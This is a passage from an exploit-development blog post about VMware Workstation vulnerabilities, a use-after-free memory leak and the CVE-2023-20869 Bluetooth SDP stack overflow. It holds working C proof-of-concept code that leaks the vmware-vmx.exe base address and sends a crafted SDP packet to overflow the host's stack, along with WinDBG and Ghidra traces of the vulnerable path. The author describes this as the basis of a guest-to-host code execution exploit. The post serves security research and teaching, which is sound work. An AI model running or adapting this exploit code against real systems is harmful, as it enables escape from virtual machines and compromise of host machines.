Index: 0x9 contains 0x0000000000000001 at address 0x0x7ffc99c5a448
Index: 0xa contains 0x00007ff74d7ac3b0 at address 0x0x7ffc99c5a450
Index: 0xb contains 0x000001fe01cb8478 at address 0x0x7ffc99c5a458
Index: 0xc contains 0x000001fe01cb8480 at address 0x0x7ffc99c5a460
Index: 0xd contains 0x0000000000000000 at address 0x0x7ffc99c5a468
Index: 0xe contains 0x000001fe01cb8478 at address 0x0x7ffc99c5a470
Index: 0xf contains 0x0000000022000680 at address 0x0x7ffc99c5a478
Index: 0x10 contains 0x0000000000000000 at address 0x0x7ffc99c5a480
Index: 0x11 contains 0x0000000000000000 at address 0x0x7ffc99c5a488
Index: 0x12 contains 0x0000000000000000 at address 0x0x7ffc99c5a490
Index: 0x13 contains 0x0000000000000000 at address 0x0x7ffc99c5a498
Index: 0x14 contains 0x0000000000000000 at address 0x0x7ffc99c5a4a0
Index: 0x15 contains 0x0000000000000000 at address 0x0x7ffc99c5a4a8
Index: 0x16 contains 0x0000000000000000 at address 0x0x7ffc99c5a4b0
Index: 0x17 contains 0x0000000000000000 at address 0x0x7ffc99c5a4b8
Index: 0x18 contains 0x0000000000000000 at address 0x0x7ffc99c5a4c0
Index: 0x19 contains 0x0000000000000000 at address 0x0x7ffc99c5a4c8
Index: 0x1a contains 0x0000000000000000 at address 0x0x7ffc99c5a4d0
Index: 0x1b contains 0x0000000000000000 at address 0x0x7ffc99c5a4d8
Index: 0x1c contains 0x0000000000000000 at address 0x0x7ffc99c5a4e0
Index: 0x1d contains 0x0000000000000000 at address 0x0x7ffc99c5a4e8
Index: 0x1e contains 0x0000000000000000 at address 0x0x7ffc99c5a4f0
Index: 0x1f contains 0x0000000000000000 at address 0x0x7ffc99c5a4f8

```

After multiple attempts to leak that data, it was possible to confirm the leaked memory address was always saved in the **dataOutput** array at the index of 0xa. We can update our C code to inspect the array specifically at the index of 0xa and look for the address ending with **c3b0**. If the code identified that address then we managed to leak the memory address from vmware-vmx.exe.

```

vmware_vmx_pointer = dataOutput[0xa];

if ((vmware_vmx_pointer & 0xFFFFFFFF00000000) == 0x7ff000000000)

```

```

{
    if ((vmware_vmx_pointer & 0x000000000000FFFF) == 0xc3b0)
    {
        break;
    }
}

```

We can use the leaked memory address to calculate the vmware-vmx.exe base address by subtracting the static offset of **0x132c3b0** from it.

```

0:017> ? 0x00007ff74d7ac3b0 - vmware_vmx
Evaluate expression: 20104112 = 00000000`0132c3b0

```


We can leak the memory pointer as many times as we want. It's a UAF memory leak and it doesn't crash the VM/host if we fail the first time.

Due to the nature of UAF vulnerabilities, we may fail to reuse the freed heap bucket containing the mouse object via the Bluetooth request quickly enough, and something else may use it instead. So the pointer will not be leaked the first time. But if it's leaked, it will always be stored at the index of 0xa in the output buffer on the guest OS.

Performing basic checks for a failed memory leak and then restarting the whole process again via simple **if statements / while loops** is not discussed in this blog post, but this functionality is included in my complete exploit.

It's important to note that VMware Workstation 17.0.2 is still vulnerable to the same memory leak but not the buffer overflow that is explained in the next section.

The next version after 17.0.2 is 17.5.0. It's not vulnerable to the memory leak, so it's not exploitable. The screenshot below shows how the C code handles this problem.




My exploit has the `check` argument that can verify that for us.

```
bob@ubuntu2004:~/Desktop$ ./exploit check
VMware USB Mouse/Bluetooth device is not found!
NOT EXPLOITABLE
bob@ubuntu2004:~/Desktop$
```

CVE-2023-20869 – The stack-based buffer overflow

The virtual Bluetooth device in VMware Workstation includes the Service Discovery Protocol (SDP) feature that allows Bluetooth devices to search for and browse each other's services (audio streaming, file transfers, etc.). (<https://learn.microsoft.com/en-us/windows-hardware/drivers/bluetooth/communicating-with-sdp-servers>). SDP operates on a client-server model (<https://www.bluetooth.com/wp-content/uploads/Files/Specification/HTML/Core-54/out/en/host/service-discovery-protocol--sdp--specification.html>, https://www.amd.e-technik.uni-rostock.de/ma/gol/lectures/wirlec/bluetooth_info/sdp.html) and it uses Logical Link Control and Adaptation Protocol (L2CAP) (https://www.amd.e-technik.uni-rostock.de/ma/gol/lectures/wirlec/bluetooth_info/l2cap.html) for transmitting data.

In our case the SDP server will be a Pixel 4a phone actively listening for Bluetooth connections. We will be connecting to the phone's Bluetooth MAC address as highlighted in the screenshot below. The SDP server can be any other Bluetooth device actively listening for connections (e.g. a smart TV/monitor, a light bulb, etc.). Pairing with that device isn't required.



The SDP client will be the same USB Bluetooth adapter we used for the memory leak vulnerability, which will be connected to the host OS and automatically shared with the guest OS.

While an SDP packet will be sent from the guest OS using VMware's virtual Bluetooth SDP implementation, the processing of the SDP packet will be done in **vmware-vmx.exe** running on the host OS. That's where the buffer overflow vulnerability is located. By sending a properly crafted SDP packet, we will be able to cause a buffer overflow in vmware-vmx.exe, which will allow us to gain code execution on the host OS.

The C code that establishes an L2CAP socket connection followed by an SDP session with the phone's Bluetooth MAC address can be seen below. Please note the **bluetooth** headers that are required to be imported to use the L2CAP and SDP functions in the code. **Libbluetooth-dev** must be installed using the following command: **sudo apt install libbluetooth-dev**.

The following section expands on what is explained in the ZDI

(<https://www.zerodayinitiative.com/blog/2023/5/17/cve-2023-2086920870-exploiting-vmware-workstation-at-pwn2own-vancouver>) and Theori

(<https://theori.io/blog/chaining-n-days-to-compromise-all-part-5-vmware-workstation-host-to-guest-escape>) blog posts. It's highly advised to read those articles first to get a

better general idea of the vulnerability and what it is (guest control over the data field size). This section focuses more on the exploitation part of the vulnerability and uses Ghidra/WinDBG to explain how the vulnerable function is reached.

The following additional links were useful to help understand how to write the PoC code that establishes an SDP socket connection over L2CAP.

https://github.com/atwilc3000/sample/blob/master/Bluetooth/l2cap_client.c

https://github.com/atwilc3000/sample/blob/master/Bluetooth/sdp_search.c

It's important to note that in order to execute the following code successfully we need to add the **btusb** module (using the **modprobe** command) to the Kernel first and restart the Bluetooth service. We will also add the USB mouse module for completeness. If you remember we removed these two modules from the Kernel during the memory leak exploit.

```
#include <stdio.h>

#include <stdlib.h>

#include <unistd.h>

#include <bluetooth/bluetooth.h>

#include <bluetooth/hci.h>

#include <bluetooth/hci_lib.h>

#include <bluetooth/l2cap.h>

#include <bluetooth/sdp.h>

#include <bluetooth/sdp_lib.h>


//gcc exploit_4.c -o exploit_4 -lbluetooth -w


static void crash()

{

    bddaddr_t bddaddr = {{0x23,0xFF,0xE3,0xF9,0x0F,0xF8}}; // F8:0F:F9:E3:FF:23
- Pixel 4a


    int l2cap_socket = socket(AF_BLUETOOTH, SOCK_SEQPACKET, BTPROTO_L2CAP);

    if (l2cap_socket < 0) {
```



```

        perror("FAILED to create an L2CAP socket. Try running the exploit
again");

        exit(1);

    }

    struct sockaddr_l2 addr = { 0 };

    addr.l2_family = AF_BLUETOOTH;

    addr.l2_psm = htobs(0x01); //L2CAP channel

    addr.l2_bdaddr = bdaddr;

    if (connect(l2cap_socket, (struct sockaddr *)&addr, sizeof(addr)) < 0) {

        perror("FAILED to connect to the L2CAP socket. Try running the exploit
again");

        close(l2cap_socket);

        exit(1);

    }

    sdp_session_t *session = sdp_connect(BDADDR_ANY, &bdaddr,
SDP_RETRY_IF_BUSY);

    if (!session) {

        perror("FAILED to connect to the SDP session. Try a different
Bluetooth MAC");

        close(l2cap_socket);

        exit(1);

    }

}

int main()

{

    printf("Adding the USB mouse driver\n");

    system("modprobe usbhid");

    printf("Adding the USB bluetooth driver\n");

    system("modprobe btusb");

    printf("Restarting the bluetooth service\n");

    system("systemctl restart bluetooth");

    sleep(2); //need to give the bluetooth service a few seconds to start
working

    printf("Attempting to cause a buffer overflow\n");

```

```

        crash();

        return 0;
}

```

Hopefully the above code is easy to understand. The only additional option we had to set is **l2_psm**, which is the Protocol Service Multiplexor (PSM) that specifies the port/channel (0x01) to be used by a higher-level protocol (e.g. SDP) over an L2CAP connection. In this case it is set to L2CAP_SIGNALLING_CID (0x01). By sending an L2CAP_CMD_CONN_REQ packet using the connect() L2CAP function via the L2CAP_SIGNALLING_CID (0x01) channel allows an SDP socket connection to be established over L2CAP, which is also known as multiplexing. After an SDP socket is established, it allows further SDP packets to be sent over that connection.

The following updated C code sends a properly crafted SDP packet that crashes vmware-vmx.exe causing a buffer overflow. Along with the Theori blog post (<https://theori.io/blog/chaining-n-days-to-compromise-all-part-5-vmware-workstation-host-to-guest-escape>), the two links shown below were useful to help me understand and complete that code. The C code is explained in greater detail further in this post.

<https://github.com/pauloborges/bluez/blob/master/lib/sdp.h>

<https://github.com/pauloborges/bluez/blob/master/lib/sdp.c#L4390>

```

#include <stdio.h>

#include <stdlib.h>

#include <unistd.h>

#include <bluetooth/bluetooth.h>

#include <bluetooth/hci.h>

#include <bluetooth/hci_lib.h>

#include <bluetooth/l2cap.h>

#include <bluetooth/sdp.h>

#include <bluetooth/sdp_lib.h>


//gcc exploit_4.c -o exploit_4 -lbluetooth -w


static void crash()
{
    bddaddr_t bddaddr = {{0x23,0xFF,0xE3,0xF9,0x0F,0xF8}}; // F8:0F:F9:E3:FF:23
    - Pixel 4a

```

```

int l2cap_socket = socket(AF_BLUETOOTH, SOCK_SEQPACKET, BTPROTO_L2CAP);
if (l2cap_socket < 0) {
    perror("FAILED to create an L2CAP socket. Try running the exploit
again");

    exit(1);
}

struct sockaddr_l2 addr = { 0 };
addr.l2_family = AF_BLUETOOTH;
addr.l2_psm = htobs(0x01); //L2CAP channel
addr.l2_bdaddr = bdaddr;
if (connect(l2cap_socket, (struct sockaddr *)&addr, sizeof(addr)) < 0) {
    perror("FAILED to connect to the L2CAP socket. Try running the exploit
again");

    close(l2cap_socket);
    exit(1);
}

sdp_session_t *session = sdp_connect(BDADDR_ANY, &bdaddr,
SDP_RETRY_IF_BUSY);

if (!session) {
    perror("FAILED to connect to the SDP session. Try a different
Bluetooth MAC");

    close(l2cap_socket);
    exit(1);
}

uint8_t *reqbuf, *rspbuf, *reqBody;
uint32_t reqsize, rspsize;
sdp_pdu_hdr_t *reqhdr, *rsphdr;

reqbuf = malloc(SDP_REQ_BUFFER_SIZE);
rspbuf = malloc(SDP_RSP_BUFFER_SIZE);

if (!reqbuf || !rspbuf) {
    perror("Failed to allocate buffers. Try running the exploit again");
    free(reqbuf);
}

```

```

        free(rspbuf);

        close(l2cap_socket);

        sdp_close(session);

        exit(1);
    }

    memset(reqbuf, 0, SDP_REQ_BUFFER_SIZE);
    memset(rspbuf, 0, SDP_RSP_BUFFER_SIZE);

    reqhdr = (sdp_pdu_hdr_t *) reqbuf;
    reqhdr->pdu_id = 6; // SDP_SVC_SEARCH_ATTR_REQ
    reqhdr->tid = htons(sdp_gen_tid(session));

    reqBody = reqbuf + sizeof(sdp_pdu_hdr_t);
    uint32_t offset = 0;

    // ServiceSearchPattern
    reqBody[offset++] = 6 | (6<<3); // Data element type descriptor | Data
element size descriptor
    *((uint16_t*)&reqBody[offset]) = htons(0x00); // Data field size value
    offset += 2;

    // MaximumAttributeByteCount
    *((uint16_t*)&reqBody[offset]) = htons(65535);
    offset += 2;

    uint16_t overflowSize = 0x28f;

    // AttributeIDList - ID 1
    reqBody[offset++] = 6 | (6<<3); // Data element type descriptor | Data
element size descriptor
    *((uint16_t*)&reqBody[offset]) = htons(overflowSize + 3); // Data field size
value
    offset += 2;

    // AttributeIDList - ID 2

```

```

        reqBody[offset++] = 6 | (1<<3); // Data element type descriptor | Data
element size descriptor

        *((uint16_t*)&reqBody[offset]) = htons(overflowSize); // Data field size
value

        offset += 2;

        memset(&reqBody[offset], 0x41, overflowSize);
        offset += overflowSize;

        // ContinuationState - no (00)
        reqBody[offset++] = 0;

        reqhdr->plen = htons(offset);
        rsphdr = (sdp_pdu_hdr_t *) rspbuf;
        reqsize = sizeof(sdp_pdu_hdr_t) + offset;

        sdp_send_req_w4_rsp(session, reqbuf, rspbuf, reqsize, &rpsize);

        free(reqbuf);
        free(rspbuf);

        close(l2cap_socket);
        sdp_close(session);
}

int main()
{
    printf("Adding the USB mouse driver\n");
    system("modprobe usbhid");
    printf("Adding the USB bluetooth driver\n");
    system("modprobe btusb");
    printf("Restarting the bluetooth service\n");
    system("systemctl restart bluetooth");
    sleep(2); //need to give the bluetooth service a few seconds to start
working

```

```

printf("Attempting to cause a buffer overflow\n");

crash();

return 0;

}

```

An SDP packet is sent in the form of a Protocol Data Unit (PDU) (https://www.amd.e-technik.uni-rostock.de/ma/gol/lectures/wirlec/bluetooth_info/sdp.html) using a request/response model. Every PDU contains a PDU header (**sdp_pdu_hdr_t *reqhdr**) followed by the specific parameters (e.g. a continuation state parameter) depending on the type of the PDU. The PDU header contains the following three fields:

- PDU ID (**pdu_id**) – defines the type of the PDU packet
- Transaction ID (**tid**) – uniquely identifies PDUs to match request PDUs with response PDUs
- Parameter length (**plen**) – defines the length of all parameters in the PDU

The **pdu_id** and **plen** fields are especially important because the former will allow us to reach the vulnerable function via the PDU ID/type **SDP_SVC_SEARCH_ATTR_REQ (6)**. The latter will set the correct packet length to cause a buffer overflow in the function.

Another important variable that should be mentioned here is **reqBody** (it's named **pdata** in <https://github.com/pauloborges/bluez/blob/master/lib/sdp.c#L4390>), which is set to the size of the allocated SDP request buffer + PDU header. This variable contains the specific parameters required for the **SDP_SERVICE_SEARCH_ATTR_REQ** PDU type. These parameters are placed at the specific offsets in **reqBody** using the **offset** variable.

According to the official SDP documentation (<https://www.bluetooth.com/wp-content/uploads/Files/Specification/HTML/Core-54/out/en/host/service-discovery-protocol--sdp--specification.html>), this PDU type needs to contain the following parameters.

4.7.1. SDP_SERVICE_SEARCH_ATTR_REQ PDU

PDU Type	PDU ID	Parameters
SDP_SERVICE_SEARCH_ATTR_REQ	0x06	ServiceSearchPattern, MaximumAttributeByteCount, AttributeIDList, ContinuationState

This PDU type searches the connected Bluetooth device for the specific service record based on the provided service search pattern and then retrieves a list of service attributes (specific characteristics of a service - also defined in the request) from that service record.

ServiceSearchPattern

This parameter is a data element sequence that contains a list of UUIDs used to locate the matching service records. It consists of two fields – the header field and the data field. The header field is further split into two parts – the type descriptor and the size descriptor.

We set the type descriptor to 6 (data element sequence), which is stored in the most significant (high-order) 5 bits of the first byte in the header field.

The size descriptor (size index) is also set to 6 and it's stored in the least significant (low-order) 3 bits in the header field. The type descriptor and the size descriptor combined take up 8 bits/1 byte.

Because we set the size descriptor to 6 in the header field, the data field size (i.e. the length of the data field that follows the data field size and contains the actual data values) that follows it, is contained in the additional 16-bits. In this particular SDP request we are not setting any service search pattern because that's not what triggers the buffer overflow. So we just set the data field size to a 16-bit unsigned integer storing 0x00. Since we set the size to 0x00, there is no service search data that follows it.

As explained previously, these parameter values are placed at the specific offsets in **reqBody** using the **offset** variable, which is increased each time we add a new parameter value.

MaximumAttributeByteCount

This parameter specifies the maximum number of bytes of attribute data that the SDP server should return to the client. This part isn't directly relevant to the buffer overflow. So in this case we are setting it to the highest number of 0xFFFF (65535 in decimal), which takes up two bytes in **reqBody**.

AttributeIDList

This parameter is also a data element sequence. It contains an attribute ID or a range of attribute IDs, which is a 16-bit or a 32-bit unsigned integer, respectively. In this case we set two attribute IDs.

Similarly to the **ServiceSearchPattern** parameter, we set the data element type descriptor and size descriptor to the same values (**6 | (6 << 3)**) for the first attribute ID. However, in this case we set the data field size to the specific number of **0x28f + 3**.

We then define the second attribute ID by setting another data element type descriptor to 6, but its size descriptor is set to 1 (**6 | (1 << 3)**). The data field size is set to **0x28f**. A combination of these two attributes will allow us to reach the vulnerable function.

The reason this is setup like that is explained further once we start debugging the request in WinDBG and Ghidra. The value of the **overflowSize** variable will be used to cause a buffer overflow by writing that specific number of bytes on the stack, allowing the execution of the ROP chain + shellcode.

After we increase the **offset** variable, we use **memset** to fill the **reqBody** variable with 0x41's for the length of 0x28f. This is the actual data associated with the second attribute ID we've just set. We will be overflowing the stack with this data.

Why did we set the first attribute ID's data field size to 0x28f + 3? Based on my understanding it's because we have the second attribute ID and its data that follow right after it. The second attribute's header takes up 1 byte (8 bits), which is followed by its data field size value (defines the length of the actual data field that follows it) that takes up 2 bytes (uint16_t). And then of course the actual data of 0x28f bytes that follows it. That means we need to set the first attribute ID's data field size to 0x28f + 3 to accommodate for the additional 3 + 0x28f bytes of data.

Why did we set the **overflowSize** variable to 0x28f? Based on trial and error, I could not set a greater value and cause a crash. Increasing it to even 0x290 would not crash VMware at all. 0x28f was the maximum number of bytes I could write on the stack after having caused a buffer overflow. Maybe there is some internal mechanism in VMware's Bluetooth implementation that truncates that buffer size if it's above 0x28f. I'm not sure myself, and after having spent some time analysing it, I just decided to work with that size limitation. I initially thought this wouldn't be enough space to have my ROP chain + shellcode placed on the stack. This was incorrect. I ended up having 158 decimal bytes left on the stack that I could use for anything else! Being creative by using a smaller number of ROP gadgets + smaller custom shellcode helped me to overcome that problem.

ContinuationState

This parameter is set to 0 because there is no continuation state provided. We want to send a single complete SDP request from the client and expect a full SDP response from the server, without requesting to receive the remainder of the response from the server. Setting this additional parameter to 0 was crucial in causing a buffer overflow. With no ContinuationState parameter set the application would not crash.

After we've set the parameters for the **SDP_SERVICE_SEARCH_ATTR_REQ** PDU type, we set the parameter length in the PDU header to the value of **offset** we've been increasing while adding parameter values into **reqBody**. The **reqsize** variable is set to the value of the PDU header + **offset**. Setting these values like that was critical in sending our custom SDP packet correctly and causing a crash.

Looking at the SDP source code

(<https://github.com/pauloborges/bluez/blob/master/lib/sdp.c> (lines 4390 - 4475 and 1710)), we want to send a generic SDP request and wait for the response from the server. For that, we use the function **sdp_send_req_w4_rsp** and pass all the parameters to it. Please note that we are not modifying the **rsphdr**, **rspbuf** and **rspsize** response variables and keeping their default values as per the original source code.

Analysing the exploit and causing a buffer overflow

Before we launch the PoC exploit and cause a buffer overflow, we need to set a breakpoint in WinDBG to investigate how our crafted SDP request will reach the vulnerable function. The first function that will process our SDP packet will be **FUN_14086BCE0** (rebased: **FUN_7ff6a7cdbce0** in this instance). Because our PDU type is set to **SDP_SERVICE_SEARCH_ATTR_REQ**, we will reach the following IF statement where our breakpoint was already set (**0x7FF6A7CDBDAE**).

```
Breakpoint 0 hit
vmware_vmx+0x86bdae:
00007ff6`a7cdbdae 4080fe06          cmp     sil,6
```

```
0:000> r rsi
rsi=0000000000000006
```

```
7ff6a7cdda2 40 80 fe 02      CMP     SIL,0x2
7ff6a7cdda6 74 73           JZ      LAB_7ff6a7cde1b
7ff6a7cdda8 40 80 fe 04      CMP     SIL,0x4
7ff6a7cddac 74 43           JZ      LAB_7ff6a7cddf1
7ff6a7cddae 40 80 fe 06      CMP     SIL,0x6
7ff6a7cddb2 74 13           JZ      LAB_7ff6a7cddc7
7ff6a7cddb4 41 b8 03        MOV     R8D,0x3
00 00 00
7ff6a7cddba 0f b7 d3        MOVZX   EDX,BX
7ff6a7cddb8 e8 7e fe        CALL    FUN_7ff6a7cdbc40
ff ff
7ff6a7cddbc e9 86 00        JMP     LAB_7ff6a7cde4d
00 00

LAB_7ff6a7cddc7
7ff6a7cddc7 4c 8d 44        LEA     R8=>local_38,[RSP + 0x20]
24 20
7ff6a7cddcc 48 8d 54        LEA     RDX=>local_28,[RSP + 0x30]
24 30
7ff6a7cdddl e8 fa 03        CALL    FUN_7ff6a7cdc1d0
```

```
42      uVar6 = 5;
43      goto LAB_7ff6a7cde43;
44  }
45  FUN_7ff6a7cdbc40(param_1,uVar1,sVar3);
46  }
47  else if (cVar2 == '\x06') {
48      sVar3 = FUN_7ff6a7cdc1d0(param_1,local_28,local_38);
49      if (sVar3 == 0) {
50          uVar6 = 7;
51          goto LAB_7ff6a7cde43;
52      }
53      FUN_7ff6a7cdbc40(param_1,uVar1,sVar3);
54  }
55  else {
56      FUN_7ff6a7cdbc40(param_1,uVar1,3);
57  }
58  FUN_7ff6a7c89140(local_28);
59  FUN_7ff6a7c89140(local_38);
60  FUN_7ff6a7c89140(lVar5);
61  lVar5 = *(longlong *) (param_1 + 0x28);
```

SIL (RSI) is set to 6 (**SDP_SERVICE_SEARCH_ATTR_REQ**), so the IF condition is met, and we continue to the next code block that will call the function **FUN_7ff6a7cdc1d0** (non-rebased: **FUN_14086C1D0**).

In this function we have a few other nested functions, specifically - **FUN_7ff6a7cac1d0** (**FUN_14083C1D0**) and **FUN_7ff6a7cac570** (**FUN_14083C570**). The former function is called twice; the latter function is called once as shown in the screenshot. Please note

that the buffer overflow happens later when the **FUN_7ff6a7cac570** function is called again from a different function that we will eventually reach.

```
26 | cVar2 = FUN_7ff6a7cac1d0(param_2,6,local_70);
27 | if (cVar2 != '\0') {
28 |     cVar2 = FUN_7ff6a7cac570(param_2,2,local_40);
29 |     if ((cVar2 == '\0') || (cVar2 = FUN_7ff6a7cac1d0(param_2,6,local_58), cVar2 == '\0')) {
30 |         FUN_7ff6a7cabcb0(local_70);
```

When the function **FUN_7ff6a7cac1d0** is called the first time (line 26), it has the hardcoded value of 6 placed as the second argument. This function is responsible for reading the **ServiceSearchPattern** parameter in the **SDP_SERVICE_SEARCH_ATTR_REQ** PDU type that we are sending in our SDP packet. As shown in the C code below, we have the data element type descriptor and size descriptor values set to 6 (**SDP_DE_SEQ** -

<https://android.googlesource.com/platform/external/bluez/+611c26d196ef15425ae92dec9f3cdf92bbbe489a%5E2..611c26d196ef15425ae92dec9f3cdf92bbbe489a/>).

```
/* Data element type descriptor */
#define SDP_DE_NULL    0
#define SDP_DE_UINT    1
#define SDP_DE_INT     2
#define SDP_DE_UUID    3
#define SDP_DE_STRING  4
#define SDP_DE_BOOL     5
#define SDP_DE_SEQ     6
#define SDP_DE_ALT     7
#define SDP_DE_URL     8

// ServiceSearchPattern

reqBody[offset++] = 6 | (6<<3); // Data element type descriptor | Data
element size descriptor

*((uint16_t*)&reqBody[offset]) = htons(0x00); // Data field size value

offset += 2;
```

In order to pass this function and proceed to the next one, we need to set those values to 6. Otherwise, we will exit the parent function and not reach the vulnerable code.

If we set a breakpoint right before that function is called and step over it, we will see 1 in AL, so we will proceed to the next function **FUN_7ff6a7cac570**.

```

Breakpoint 0 hit
vmware_vmx+0x86c20a:
00007ff6`a7cdc20a e8c1fffcff      call     vmware_vmx+0x83c1d0 (00007ff6`a7cac1d0)
0:000> p
vmware_vmx+0x86c20f:
00007ff6`a7cdc20f 84c0          test     al,al
0:000> r al
al=1
0:000> t
vmware_vmx+0x86c211:
00007ff6`a7cdc211 0f848d010000 je       vmware_vmx+0x86c3a4 (00007ff6`a7cdc3a4) [br=0]
0:000> t
vmware_vmx+0x86c217:
00007ff6`a7cdc217 4533c9        xor      r9d,r9d
0:000> ph
vmware_vmx+0x86c226:
00007ff6`a7cdc226 e84503fdff      call     vmware_vmx+0x83c570 (00007ff6`a7cac570)
0:000>

```

The first call to the function **FUN_7ff6a7cac570** is responsible for processing the value of the **MaximumAttributeByteCount** parameter via the nested **memcpy** function. Remember that we set it to 0xFFFF (65535). The second argument to this function is a hardcoded value of 2, which represents the maximum number of bytes to write (0xFFFF).

```

cVar2 = FUN_7ff6a7cac570(param_2,2,local_40);

```

If we step into this function in WinDBG and reach the **memcpy** function inside it, the arguments to this function will be as follows:

- RCX – contains the destination address where data will be written
- RDX – contains the source address storing the value of 0xFFFF to be written to the destination address
- R8 – contains the length of data to be written to the destination address

Stepping over the function call we can see the value of 0xFFFF written to the destination address. No buffer overflow happens here since we only write 2 bytes of data to the destination address.

```

00007ff6`a7cac5ca e8bdc90d00      call     vmware_vmx+0x918f8c (00007ff6`a7d88f8c)
0:000> dq rcx
00000039`a7f8f01e  00000000`ffff0000 00000000`00000000
00000039`a7f8f02e  58548121`4dc20000 00000000`00000000
00000039`a7f8f03e  00000000`00000000 0039a7f8`f1400000
00000039`a7f8f04e  022f77c0`76b00000 00000000`00060000
00000039`a7f8f05e  0039a7f8`f1500000 7ff6a7cd`c22b0000
00000039`a7f8f06e  022f7a5c`aff00000 0039a7f8`f1500000
00000039`a7f8f07e  00000000`00050000 022f7a57`36a00000
00000039`a7f8f08e  00000000`00000000 00000000`00010000
0:000> dq rdx
00000039`a7f8f020  00000000`0000ffff 00000000`00000000
00000039`a7f8f030  00005854`81214dc2 00000000`00000000
00000039`a7f8f040  00000000`00000000 00000039`a7f8f140
00000039`a7f8f050  0000022f`77c076b0 00000000`00000006
00000039`a7f8f060  00000039`a7f8f150 00007ff6`a7cdc22b
00000039`a7f8f070  0000022f`7a5caff0 00000039`a7f8f150
00000039`a7f8f080  00000000`00000005 0000022f`7a5736a0
00000039`a7f8f090  00000000`00000000 00000000`00000001
0:000> r r8
r8=0000000000000002
0:000> p
vmware_vmx+0x83c5cf:
00007ff6`a7cac5cf 488b4c2428      mov     rcx,qword ptr [rsp+28h] ss:00000039`a7f8f018=ffff000000000000
0:000> dq 00000039`a7f8f01e
00000039`a7f8f01e  00000000`ffffffff 00000000`00000000
00000039`a7f8f02e  58548121`4dc20000 00000000`00000000
00000039`a7f8f03e  00000000`00000000 0039a7f8`f1400000
00000039`a7f8f04e  022f77c0`76b00000 00000000`00060000
00000039`a7f8f05e  0039a7f8`f1500000 7ff6a7cd`c22b0000
00000039`a7f8f06e  022f7a5c`aff00000 0039a7f8`f1500000
00000039`a7f8f07e  00000000`00050000 022f7a57`36a00000
00000039`a7f8f08e  00000000`00000000 00000000`00010000

```

Stepping out of the **FUN_7ff6a7cac570** function, we reach the function **FUN_7ff6a7cac1d0** the second time. It has the hardcoded value of 6 placed as the second argument again.

```

7ff6a7cdc233 4c 8d 44      LEA      R8=>local_58, [RSP + 0x50]
                24 50
7ff6a7cdc238 ba 06 00      MOV      EDX, 0x6
                00 00
7ff6a7cdc23d 48 8b cb      MOV      RCX, RBX
7ff6a7cdc240 e8 8b ff      CALL     FUN_7ff6a7cac1d0
                fc ff
7ff6a7cdc245 84 c0      TEST     AL, AL
7ff6a7cdc247 0f 84 4d      JZ       LAB_7ff6a7cdc39a

```

This function is responsible for reading the **AttributeIDList** parameter (specifically attribute ID 1) in the **SDP_SERVICE_SEARCH_ATTR_REQ** PDU type that we are sending in our SDP packet. As shown in the C code below, we have the data element type descriptor and size descriptor values set to 6 for the first attribute ID. In order to pass this function and proceed to the next one by having 1 in AL, we need to set these values to 6. Otherwise, we will exit the parent function and not reach the vulnerable code.

```

26  cVar2 = FUN_7ff6a7cac1d0(param_2, 6, local_70);
27  if (cVar2 != '\0') {
28      cVar2 = FUN_7ff6a7cac570(param_2, 2, &local_40);
29      if ((cVar2 == '\0') || (cVar2 = FUN_7ff6a7cac1d0(param_2, 6, local_58), cVar2 == '\0')) {
30          FUN_7ff6a7cabcb0(local_70);

```

```

uint16_t overflowSize = 0x28f;

    // AttributeIDList - ID 1

    reqBody[offset++] = 6 | (6<<3); // Data element type descriptor | Data
element size descriptor

    *((uint16_t*)&reqBody[offset]) = htons(overflowSize + 3); // Data field size
value

    offset += 2;

```

The above code also has the **overflowSize** variable set to 0x28f. The data field size value for the first Attribute ID is set to **overflowSize + 3**.

After passing the **FUN_7ff6a7cac1d0** function the second time, we will reach the function **FUN_7ff6a7cacb90** (**FUN_14083CB90**).

```

